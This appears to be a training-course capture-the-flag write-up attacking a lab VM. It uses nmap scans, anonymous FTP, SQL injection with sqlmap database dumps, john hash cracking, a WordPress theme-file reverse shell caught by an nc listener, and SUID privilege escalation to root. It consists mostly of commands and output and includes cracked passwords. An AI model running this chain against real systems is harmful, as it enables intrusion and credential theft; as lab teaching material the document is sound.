

**FINAL PROJECT
OF
CERTIFIED PENETRATION TESTER
REDTEAM HACKER ACADEMY**

MACHINE NAME: La_casa_de_papel

SUBMITTED BY,

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CPT BATCH

COIMBATORE

Reconnaissance:

Scope:

```
17 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 1020
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.0.1	d8:07:b6:ad:b3:3c	4	240	TP-LINK TECHNOLOGIES CO.,LTD
192.168.0.103	30:24:32:bc:aa:9d	11	660	Intel Corporate
192.168.0.102	08:00:27:3c:72:d7	2	120	PCS Systemtechnik GmbH

192.168.0.102

NMAP SCAN:

```
Nmap scan report for redteam (192.168.0.102)
Host is up (0.00035s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:3C:72:D7 (Oracle VirtualBox virtual NIC)
```

After finding the target machine IP which is running with port 21/tcp – ftp, 22/tcp - ssh, and 80/tcp http.

Aggressive Scan:

```
└─# nmap -A 192.168.0.102 148 x 1
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-11 11:38 IST
Nmap scan report for redteam (192.168.0.102)
Host is up (0.00076s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 ftp      ftp      204 Dec 31  2019 todo.txt
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:192.168.0.105
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 4
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 8.0p1 Ubuntu 6build1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 39:2d:36:30:aa:ac:5d:16:01:08:2c:5f:c5:67:17:b4 (RSA)
|   256  b0:21:a7:43:0c:92:85:70:ff:57:c6:f9:37:df:e5:a2 (ECDSA)
|_  256  73:99:d5:82:87:8c:0a:bc:3d:1e:8d:aa:b1:69:aa:35 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
```

Which helps to check service version and some use useful information of the target machine.

Vulnerability scanning:

In this part we will scan the target machine for known vulnerabilities. So again we will use Nmap to run a script which will detect vulnerability in the system.

```
# nmap -A --script vuln 192.168.0.102
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-11 07:30 IST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|   Hosts are all up (not vulnerable).
Nmap scan report for redteam (192.168.0.102)
Host is up (0.00030s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| sslv2-drown:
22/tcp    open  ssh      OpenSSH 8.0p1 Ubuntu 6build1 (Ubuntu Linux; protocol 2.0)
| vulners:
|   cpe:/a:openssh:openssh:8.0p1:
|     CVE-2020-15778 6.8 https://vulners.com/cve/CVE-2020-15778
|     CVE-2021-28041 4.6 https://vulners.com/cve/CVE-2021-28041
|     CVE-2019-16905 4.4 https://vulners.com/cve/CVE-2019-16905
|     CVE-2020-14145 4.3 https://vulners.com/cve/CVE-2020-14145
|     MSF:AUXILIARY/SCANNER/SSH/FORTINET_BACKDOOR/ 0.0 https://vulners.com/metasploit/MSF:AUXILIARY/SCANNER/SSH/FORTINET_BACKDOOR/ *EXPLOIT*
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
| http-csrf: Couldn't find any CSRF vulnerabilities.
| http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /robots.txt: Robots file
|   /info.php: Possible information file
| http-server-header: Apache/2.4.41 (Ubuntu)
| http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| vulners:
```

Which displays some exploit to check which is vulnerable to the machine.

After try with all the exploit no use of it.

So I planned to open the ftp

FTP port

```
└─# ftp 192.168.0.102
Connected to 192.168.0.102.
220 IPS Corp
Name (192.168.0.102:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 ftp      ftp          4096 Dec 31  2019 .
drwxr-xr-x  2 ftp      ftp          4096 Dec 31  2019 ..
-rw-r--r--  1 ftp      ftp           204 Dec 31  2019 todo.txt
226 Directory send OK.
```

```
226 Directory send OK.
ftp> get todo.txt
local: todo.txt remote: todo.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for todo.txt (204 bytes).
226 Transfer complete.
204 bytes received in 0.00 secs (82.9042 kB/s)
ftp> exit
221 Goodbye.
```

```
└─(root🐼kali) - [~/Downloads]
└─# cat todo.txt
### _____###
```

In computer terminology, a honeypot is a computer security mechanism set to detect, deflect, or, in some manner, counteract attempts at unauthorized use of information system..

It says it is a Honeypot....

Let is open the http and write the content of the page and check the hidden directories in it.

HTTP Port:



Check the hidden directories using dirb tool

Dirb scan:

```
# dirb http://192.168.0.102/

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Sun Apr 11 11:56:14 2021
URL_BASE: http://192.168.0.102/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612


---- Scanning URL: http://192.168.0.102/ ----
+ http://192.168.0.102/index.html (CODE:200|SIZE:156)
+ http://192.168.0.102/info.php (CODE:200|SIZE:84108)
+ http://192.168.0.102/robots.txt (CODE:200|SIZE:40)
+ http://192.168.0.102/server-status (CODE:403|SIZE:278)

-----

END_TIME: Sun Apr 11 11:56:17 2021
DOWNLOADED: 4612 - FOUND: 4
```

Which scan the directories. It found 4 directories.


In the info.php which displays information of the system



PHP Version 7.3.11-0ubuntu0.19.10.1

System	Linux La-casa-de-papel 5.3.0-23-generic #25-Ubuntu SMP Tue Nov 12 09:22:33 UTC 2019 x86_64
Build Date	Oct 24 2019 11:38:49
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/apache2
Loaded Configuration File	/etc/php/7.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/apache2/conf.d
Additional .ini files parsed	/etc/php/7.3/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.3/apache2/conf.d/10-opcache.ini, /etc/php/7.3/apache2/conf.d/10-pdo.ini, /etc/php/7.3/apache2/conf.d/20-calendar.ini, /etc/php/7.3/apache2/conf.d/20-ctype.ini, /etc/php/7.3/apache2/conf.d/20-exif.ini, /etc/php/7.3/apache2/conf.d/20-fileinfo.ini, /etc/php/7.3/apache2/conf.d/20-ftp.ini, /etc/php/7.3/apache2/conf.d/20-gettext.ini, /etc/php/7.3/apache2/conf.d/20-iconv.ini, /etc/php/7.3/apache2/conf.d/20-json.ini, /etc/php/7.3/apache2/conf.d/20-mysqli.ini, /etc/php/7.3/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.3/apache2/conf.d/20-phar.ini, /etc/php/7.3/apache2/conf.d/20-posix.ini, /etc/php/7.3/apache2/conf.d/20-readline.ini, /etc/php/7.3/apache2/conf.d/20-shmop.ini, /etc/php/7.3/apache2/conf.d/20-sockets.ini, /etc/php/7.3/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.3/apache2/conf.d/20-sysvsem.ini, /etc/php/7.3/apache2/conf.d/20-sysvshm.ini, /etc/php/7.3/apache2/conf.d/20-tokenizer.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731.NTS

Next robots.txt page displays some hint in it.




192.168.0.102/robots.txt

User-Agent: *
Disallow:
s0mething.php

Nice it shows some hidden page called s0mething.php lets open it.

s0mething.php



s0mething


Username:

Password:

La casa de papel | Money Heist

It opens the login page.


Let's try with sql injection in it.



s0mething

Username:

Password:



SORRY admin!!! You have been f00led :p!

It works with sql injection

So we can scan with sqlmap

SQLMAP:

```
[07:47:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.04 or 19.10 (eoan or focal)
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[07:47:40] [INFO] fetching database names
[07:47:40] [INFO] resumed: 'information_schema'
[07:47:40] [INFO] resumed: 'sodevwp'
available databases [2]:
[*] information_schema
[*] sodevwp
```

It found that two databases in it.

We can read one by one to gather the information from the databases

Sodevwp database:

```
Database: sodevwp
[12 tables]
+-----+
| sodevwp_commentmeta |
| sodevwp_comments    |
| sodevwp_links        |
| sodevwp_options      |
| sodevwp_postmeta     |
| sodevwp_posts        |
| sodevwp_term_relationships |
| sodevwp_term_taxonomy |
| sodevwp_termmeta     |
| sodevwp_terms        |
| sodevwp_usermeta     |
| sodevwp_users        |
+-----+
```

```
Table: sodevwp_users
[2 entries]
+-----+
| ID | user_url | user_pass | user_email | user_login | user_status | display_name | user_nicename |
+-----+
| 1 | <blank> | $P$BJuY8NSA6MyPuCi0BDMAJhCm/vi56/ (admin123) | admin@local.lan | admin | 0 | admin | admin |
| 3 | <blank> | $P$BEi2S5VxHy1Yzvvia./GlcKmt4C5SS01 | tokyo@l337.com | Tokyo | 0 | Tokyo | tokyo |
+-----+
```

In the sodevwp_user table found the two hashes.

Let's try to crack it by john tool with rockyou.txt worklist.

```
# john hash1.txt
Warning: only loading hashes of type "sha512crypt", but also saw type "tripcode"
Use the "--format=tripcode" option to force loading hashes of that type instead
Warning: only loading hashes of type "sha512crypt", but also saw type "descrypt"
Use the "--format=descrypt" option to force loading hashes of that type instead
Warning: only loading hashes of type "sha512crypt", but also saw type "pix-md5"
Use the "--format=pix-md5" option to force loading hashes of that type instead
Warning: only loading hashes of type "sha512crypt", but also saw type "mysql"
Use the "--format=mysql" option to force loading hashes of that type instead
Warning: only loading hashes of type "sha512crypt", but also saw type "oracle"
Use the "--format=oracle" option to force loading hashes of that type instead
Warning: only loading hashes of type "sha512crypt", but also saw type "Raw-SHA1"
Use the "--format=Raw-SHA1" option to force loading hashes of that type instead
Warning: only loading hashes of type "sha512crypt", but also saw type "LM"
Use the "--format=LM" option to force loading hashes of that type instead
Warning: only loading hashes of type "sha512crypt", but also saw type "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading hashes of that type instead
Warning: only loading hashes of type "sha512crypt", but also saw type "bfegg"
Use the "--format=bfegg" option to force loading hashes of that type instead
Warning: invalid UTF-8 seen reading rockyou.txt
Warning: only loading hashes of type "sha512crypt", but also saw type "dynamic=md5($p)"
Use the "--format=dynamic=md5($p)" option to force loading hashes of that type instead
```

No use with rockyou.txt wordlist.

So we should gather more information about the user in database.

nickname	Tokyo	
first_name	Silene	
last_name	Oliveira	

We found the information of the Tokyo user.

So we customize the wordlist using with cupp tool by this information

Wordlist is created successfully let's try with it.

```
(root@kali) ~/Downloads/cupp
# ls
anibal.txt  CHANGELOG.md  cupp.cfg  cupp.py  hash.txt  LICENSE  README.md  screenshots  silene.txt  test_cupp.py

(root@kali) ~/Downloads/cupp
# john /root/Downloads/hash1.txt --wordlist=silene.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)

(root@kali) ~/Downloads/cupp
# john --show /root/Downloads/hash1.txt

?:tokyosilene
1 password hash cracked, 0 left
```

Password is cracked !!!!....

One more information I found from the database

```
| 1 | yes | siteurl | http://redteam/la-c45a-d3-p4p3l
```


That is secret page one.

We open and see what is it.

First we should change some setting in the machine due to redirection occur. We change the setting in /etc/hosts folder


```
Open hosts /etc
1 127.0.0.1 localhost
2 127.0.1.1 kali
3 |
4 192.168.0.102 redteam
5 # The following lines are desirable for IPv6 capable hosts
6 ::1 localhost ip6-localhost ip6-loopback
7 ff02::1 ip6-allnodes
8 ff02::2 ip6-allrouters
```

After changing open the site now.



It is WordPress site.


We use the credentials that we found from the database.



Nice we are in admin dashboard.

So we try to inject the so reverse shell in it

I planned to inject to header.php file



Open our terminal and listen the port

```
(root@kali) ~/Downloads/cupp
# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.105] from (UNKNOWN) [192.168.0.102] 47608
Linux La-casa-de-papel 5.3.0-23-generic #25-Ubuntu SMP Tue Nov 12 09:22:33 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
22:35:04 up 38 min, 0 users, load average: 0.28, 0.09, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

```
(root@kali) ~/Downloads/cupp
# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.105] from (UNKNOWN) [192.168.0.102] 47608
Linux La-casa-de-papel 5.3.0-23-generic #25-Ubuntu SMP Tue Nov 12 09:22:33 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
22:35:04 up 38 min, 0 users, load average: 0.28, 0.09, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ cd /home
$ ls
professor
rio
tokyo
$
```

We already know the password of Tokyo user so we can switch into the Tokyo user.

```
$ su tokyo
Password: tokyosilene
id
uid=1002(tokyo) gid=1002(tokyo) groups=1002(tokyo)
```

Nice we are in Tokyo user.

Let's check any interesting files are present in it.

```
cd tokyo
ls
gift
letter
cat gift
Dear Tokyo, it's me Rio.
Eventhough it was the professor's idea to create this machine, it was me
who helped him build it. I know you want to come to me. I'm waiting.
Along with this letter, i have send you something which will help you to come near me.
Use it wisely. Always think out of the box. I know your favourite song is rockyou, but here
it won't help you anymore...
```

It gives clue to move to rio user

```
cat gift
$6$30HF8hGgmPP2c4yI$3gnPeSjie3BzKsfH2ReuDYcDN/yK4P6dII.k9F7PSlkasIMwDGnw3C.LUd7NSk5cEzN.eVTB2mfqZw0doCZKb/
```

We found the rio hash

To crack this hash rockyou.txt wordlist cannot be used. let's try with some other wordlist to break it.

Try from seclist wordlist to crack the hash

```
# john gift.txt --wordlist=xato-net-10-million-passwords.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
No password hashes left to crack (see FAQ)

(root@kali) - [~/Downloads/SecLists/Passwords]
# john gift.txt --show
?:!!Estresado!!

1 password hash cracked, 0 left
```

Yup! password cracked...

Now we can login to rio user....

```
su ri0
Password: !!Estresado!!
id
uid=1003(ri0) gid=1003(ri0) groups=1003(ri0)
```

Now we are in the ri0 user.

We read all the files the ri0 for next hint to move on.

We can login with ssh also :

```
# ssh t0kyo@192.168.0.102
t0kyo@192.168.0.102's password:
Welcome to Ubuntu 19.10 (GNU/Linux 5.3.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat 10 Apr 2021 10:42:30 PM EDT

System load:  0.01               Processes:            119
Usage of /:   48.0% of 8.80GB    Users logged in:     0
Memory usage: 32%               IP address for enp0s3: 192.168.0.102
Swap usage:   0%
```

```
ri0@La-casa-de-papel:~$ ls -la
total 52
drwxrw--- 11 ri0  ri0  4096 Jan 25  2020 .
drwxr-xr-x  5 root root 4096 Jan 24  2020 ..
-rw-----  1 ri0  ri0  2012 Apr 10 13:53 .bash_history
drwx-----  2 ri0  ri0  4096 Jan 25  2020 .cache
drwxr-xr-x  3 root root 4096 Jan 23  2020 f
drwx-----  3 ri0  ri0  4096 Jan 25  2020 .gnupg
drwxrwxr-x  3 ri0  ri0  4096 Jan 23  2020 nairobi
drwxr-xr-x  3 root root 4096 Jan 23  2020 p
drwxr-xr-x  3 root root 4096 Jan 23  2020 s
drwxrwxr-x  3 ri0  ri0  4096 Jan 23  2020 samantha
drwx-----  2 ri0  ri0  4096 Jan 24  2020 .ssh
drwxrwxr-x  3 ri0  ri0  4096 Jan 23  2020 u
-rw-----  1 ri0  ri0  2433 Jan 23  2020 .viminfo
```

We found some interesting directories in ri0 folder.

```
cat .bash_history
locate thegiftofprofessor
ssh -i /usr/games/user/thegiftofprofessor professor@localhost
```

While reading the bash history

I found the file called thegiftofprofessor.

I read the file. that file was private key for professor user.

We can use the same command that we saw in the bash history file


```

ri0@La-casa-de-papel:~$ locate thegiftofprofessor
/usr/games/user/thegiftofprofessor
ri0@La-casa-de-papel:~$ ssh -i /usr/games/user/thegiftofprofessor professor@localhost
Welcome to Ubuntu 19.10 (GNU/Linux 5.3.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat 10 Apr 2021 10:44:35 PM EDT

```

Yup! We login into professor user.....

```

professor@La-casa-de-papel:~$ id
uid=1004(professor) gid=1004(professor) groups=1004(professor)
professor@La-casa-de-papel:~$ ls -la
total 60
drwxrw--- 10 professor professor 4096 Apr 10 13:53 .
drwxr-xr-x  5 root        root      4096 Jan 24  2020 ..
drwxrwxr-x  3 professor professor 4096 Jan 23  2020 1
drwxrwxr-x  3 professor professor 4096 Jan 23  2020 a
drwxrwxr-x  3 professor professor 4096 Jan 23  2020 b
-rw-----  1 professor professor 2797 Apr 10 13:53 .bash_history
drwx-----  2 professor professor 4096 Jan 24  2020 .cache
drwxrwxr-x  3 professor professor 4096 Jan 23  2020 earth
drwxrwxr-x  3 professor professor 4096 Jan 23  2020 first
drwx-----  3 professor professor 4096 Jan 24  2020 .gnupg
drwx-----  2 professor professor 4096 Jan 24  2020 .ssh
-rw-----  1 professor professor 15661 Apr 10 13:53 .viminfo

```

Professor user can many directories. let we go one by one

```

cd earth/venus/neptune/mars/jupiter/ur-anus/mercury
ls
ls -al
./shell /bin/bash
id

```

I reading the bash history file I found this.

Let we try to use this same command and see what is happening.

```

professor@La-casa-de-papel:~$ cd earth/venus/neptune/mars/jupiter/ur-anus/mercury
professor@La-casa-de-papel:~/earth/venus/neptune/mars/jupiter/ur-anus/mercury$ ls -al
total 28
drwxrwxr-x 2 professor professor 4096 Jan 23  2020 .
drwxrwxr-x 3 professor professor 4096 Jan 23  2020 ..
-rwsr-xr-x 1 root        root      16824 Jan 23  2020 shell
professor@La-casa-de-papel:~/earth/venus/neptune/mars/jupiter/ur-anus/mercury$ ./shell /bin/bash
root@La-casa-de-papel:~/earth/venus/neptune/mars/jupiter/ur-anus/mercury# id
uid=0(root) gid=0(root) groups=0(root),1004(professor)
root@La-casa-de-papel:~/earth/venus/neptune/mars/jupiter/ur-anus/mercury#

```

Wow we are in root user

```
root@La-casa-de-papel:/root# ls -al
total 48
drwx----- 6 root root 4096 Jan 24 2020 .
drwxr-xr-x 19 root root 4096 Nov 21 2019 ..
lrwxrwxrwx 1 root root 9 Nov 22 2019 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3227 Jan 24 2020 .bashrc
